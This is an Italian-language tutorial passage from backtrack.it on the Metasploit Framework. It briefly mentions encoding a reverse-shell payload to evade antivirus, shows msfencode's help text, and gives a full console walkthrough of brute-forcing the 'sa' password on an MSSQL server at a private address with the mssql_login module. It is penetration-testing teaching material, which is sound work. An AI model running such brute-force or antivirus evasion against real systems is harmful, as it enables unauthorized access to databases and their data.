Va detto che è un eseguibile generico, molto probabilmente verrà anche preso come **alert** dalla maggioranza degli AV in circolazione, ma ci sono molti metodi per evadere anche a questo direttamente con il framework di Metasploit, usando ad esempio una **shell/reverse_tcp**, *(che contiene solo il codice necessario all' apertura della shell, senza ingombri aggiuntivi)*, per poi passarlo ad un encode con le giuste opzioni.

./msfencode

Gli encode inseriti in MSF sono dei moduli che servono a passare “codice all' interno di altro codice”, ovvero ad apportare all' esecuzione di un determinato programma, che nel nostro caso può essere ad esempio un exploit o un payload , delle modifiche, che poi andranno ad avere l' effetto desiderato.

Prima è stato fatto solo accenno a come potrebbe essere cambiato il payload **shell/reverse_tcp** per fare in modo che non sia intercettato dall' antivirus del sistema attaccato, ma gli encoder posso passare del codice in vario modo, a seconda della piattaforma/architettura , delle minime variabili oppure solamente stringhe di caratteri.

Questo di seguito il classico **help** di msfencode dato con il comando:

```
./msfencode -h
```

```
Usage: ./msfencode <options>

OPTIONS:

-a <opt>  The architecture to encode as
-b <opt>  The list of characters to avoid: '\x00\xff'
-c <opt>  The number of times to encode the data
-e <opt>  The encoder to use
-h        Help banner
-i <opt>  Encode the contents of the supplied file path
-l        List available encoders
-m <opt>  Specifies an additional module search path
-n        Dump encoder information
-o <opt>  The output file
-s <opt>  The maximum size of the encoded data
-t <opt>  The format to display the encoded buffer with (raw, ruby, perl, c,
exe, vba)
```

Non faremo un esempio sugli encoders, tuttavia ci apprestiamo a descrivere un esempio sul prossimo modulo da descrivere, gli Auxiliary.

./msf auxiliary

Andando avanti con la descrizione del MSF arriviamo gli Auxiliary.

Gli auxiliary sono dei moduli che sono stati aggiunti al framework e che possono risultare utili per qualsiasi operazione, dallo *scanning* allo *sniffing*, fino al *brute-force*.

Il seguente è un esempio l'ho eseguito durante una prova di bruteforce che ho fatto su un host vittima su cui girava MSSQL.

Essendo il framework immenso è possibile confondersi a volte sul nome di un exploit, di uno shellcode oppure di uno stesso auxiliary, in questi casi basta usare il comando **search <nome_modulo>**, per vedere subito le risposte ottenute.

Dapprima ho cercato il modulo...

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...

Exploits
=====

  Name                               Description
  ----                               -
  windows/mssql/ms02_039_slammer     Microsoft SQL Server Resolution Overflow
  windows/mssql/ms02_056_hello       Microsoft SQL Server Hello Overflow

Auxiliary
=====

  Name                               Description
  ----                               -
  admin/mssql/mssql_exec             Run a command via xp_cmdshell
  admin/mssql/mssql_sql              Run simple SQL against the MSSQL instance
  scanner/mssql/mssql_login          MSSQL Login Utility
  scanner/mssql/mssql_ping           MSSQL Ping Utility
```

dopodiché ho dato il comando **info**, per ottenere informazioni sul modulo, ed ho mostrato le opzioni che il modulo richiede per l'esecuzione con il classico **show options**.

```
msf > use scanner/mssql/mssql_login
msf auxiliary(mssql_login) > info

    Name: MSSQL Login Utility
    Version: 6798
    License: Metasploit Framework License (BSD)

Provided by:
    MC <mc@metasploit.com>

Basic options:
  Name          Current Setting  Required  Description
  ----          -
  MSSQL_PASS          no          The password for the specified username
  MSSQL_PASS_FILE     no          A dictionary of passwords to perform a bruteforce attempt
  MSSQL_USER          sa          no          The username to authenticate as
  RHOSTS              yes         The target address range or CIDR identifier
  RPORT              1433       yes         The target port
  THREADS             1          yes         The number of concurrent threads

Description:
  This module simply queries the MSSQL instance for a specific
  user/pass (default is sa with blank).

msf auxiliary(mssql_login) > clear
[*] exec: clear

msf auxiliary(mssql_login) > show options
msf auxiliary(mssql_login) > show options

Module options:
  Name          Current Setting  Required  Description
  ----          -
  MSSQL_PASS          no          The password for the specified username
  MSSQL_PASS_FILE     no          A dictionary of passwords to perform a bruteforce attempt
  MSSQL_USER          sa          no          The username to authenticate as
  RHOSTS              yes         The target address range or CIDR identifier
  RPORT              1433       yes         The target port
  THREADS             1          yes         The number of concurrent threads
```

È visibile che le opzioni mancanti sono

- la/e **password/s** o il file da indicare
- **host remoto** tramite ip-address.
- Il numero di **THREADS** da immettere, che vanno secondo l'OS che stiamo usando

Queste le impostazioni che ho inserito per il bruteforce...

```
msf auxiliary(mssql_login) > set RHOSTS 192.168.1.20
RHOSTS => 192.168.1.20
msf auxiliary(mssql_login) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  MSSQL_PASS          no              The password for the specified username
  MSSQL_PASS_FILE     no              A dictionary of passwords to perform a bruteforce attempt
  MSSQL_USER    sa              no              The username to authenticate as
  RHOSTS          192.168.1.20   yes       The target address range or CIDR identifier
  RPORT          1433           yes       The target port
  THREADS         1              yes       The number of concurrent threads

msf auxiliary(mssql_login) > set THREADS 255
THREADS => 255
msf auxiliary(mssql_login) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  MSSQL_PASS          no              The password for the specified username
  MSSQL_PASS_FILE     no              A dictionary of passwords to perform a bruteforce attempt
  MSSQL_USER    sa              no              The username to authenticate as
  RHOSTS          192.168.1.20   yes       The target address range or CIDR identifier
  RPORT          1433           yes       The target port
  THREADS         255            yes       The number of concurrent threads

msf auxiliary(mssql_login) > set MSSQL_PASS_FILE pwdosmp.txt
MSSQL_PASS_FILE => pwdosmp.txt
msf auxiliary(mssql_login) > show options

Module options:

  Name          Current Setting  Required  Description
  ----          -
  MSSQL_PASS          no              The password for the specified username
  MSSQL_PASS_FILE     pwdosmp.txt     no              A dictionary of passwords to perform a bruteforce attempt
  MSSQL_USER    sa              no              The username to authenticate as
  RHOSTS          192.168.1.20   yes       The target address range or CIDR identifier
  RPORT          1433           yes       The target port
  THREADS         255            yes       The number of concurrent threads
```

Per le password da provare, ho inserito un file di testo di nome **pwdosmp.txt** contenente la password corretta “**powned**”, e successivamente ho lanciato il bruteforce...

```
msf auxiliary(mssql_login) > run
[*] Error: 192.168.1.20: No such file or directory - pwdosmp.txt
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > set MSSQL_PASS_FILE /root/pwdosmp.txt
MSSQL_PASS_FILE => /root/pwdosmp.txt
msf auxiliary(mssql_login) > run

[*] Trying username: 'sa' with password: 'powned' against 192.168.1.20:1433
[*] 192.168.1.20:1433 successful logged in as 'sa' with password 'powned'
[*] Recording successful MSSQL credentials for 192.168.1.20
[*] Trying username: 'sa' with password: 's3cr3t' against 192.168.1.20:1433
[*] 192.168.1.20:1433 failed to login as 'sa'
[*] Trying username: 'sa' with password: 'mostsecret' against 192.168.1.20:1433
[*] 192.168.1.20:1433 failed to login as 'sa'
[*] Trying username: 'sa' with password: 'carlito' against 192.168.1.20:1433
[*] 192.168.1.20:1433 failed to login as 'sa'
[*] Trying username: 'sa' with password: 'brigante' against 192.168.1.20:1433
[*] 192.168.1.20:1433 failed to login as 'sa'
[*] Trying username: 'sa' with password: 'komwels' against 192.168.1.20:1433
[*] 192.168.1.20:1433 failed to login as 'sa'
[*] Trying username: 'sa' with password: 'accidentiimieidenti' against 192.168.1.20:1433
[*] 192.168.1.20:1433 failed to login as 'sa'
[*] Trying username: 'sa' with password: 'cazzo' against 192.168.1.20:1433
[*] 192.168.1.20:1433 failed to login as 'sa'
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > █
```

Con il setting possibile su un sistema **Unix-like**, (256 massimo), abbiamo trovato la giusta combinazione **username/password** in pochi secondi.

Con la descrizione e l' esempio sugli Auxiliary abbiamo terminato il nostro documento, sapendo benissimo di non poter coprire tutti gli aspetti che un framework del calibro di Metasploit può offrire, speriamo di avervi dato la giusta spinta ad approfondire autonomamente l' argomento.

Nel momento in cui finiamo di scrivere questo documento è online da poco tempo il nuovo corso dell' **Offensive-Security**, [<http://www.offensive-security.com/>], “**Metasploit Unlashed – Mastering the Framework**”, [<http://www.offensive-security.com/metasploit-unleashed/>], a cui lavorano varie anime, tra cui naturalmente anche il team di **Metasploit**, [<http://metasploit.com/>], il corso è in parte **free**, mentre il pacchetto **video + pdf + certificazione OSMP**, [<http://www.offensive-security.com/metasploit-unleashed/>], è a pagamento, (*pagamento però che: “...sarà alla portata di tutti...”*), questo perché il corso ha come obbiettivo primario, oltre alla formazione professionale massima per lo studente in ambito **Metasploit Framework**, la raccolta di fondi per **Hackers For Charity**, [<http://www.hackersforcharity.org/>], un organizzazione *no-profit*, creata da Johnny Long [<http://johnny.ihackstuff.com/>], per l' aiuto e l' adozione a distanza di bambini delle popolazioni dell' Uganda e del Kenya.

Non credo che ci sia un' altra occasione simile :-)

Metasploit Framework

[<http://metasploit.com/>]

in BackTrack

BackTrack → Penetration → Metasploit Framework 2/3

NMap

[<http://insecure.org/>]

in BackTrack

BackTrack → Network Mapping → NMap

Nessus

[<http://www.tenablesecurity.com/>]



www.backtrack.it

Questo documento è da ritenersi esclusivamente per scopi informativi / didattici, gli/l' autori/e del testo e coloro che lo ospitano sul proprio spazio non sono responsabili delle azioni commesse da terze parti.

(c)2009 **brigante** & **fiocinino** for **backtrack.it** published under **GNU / GPL-v3**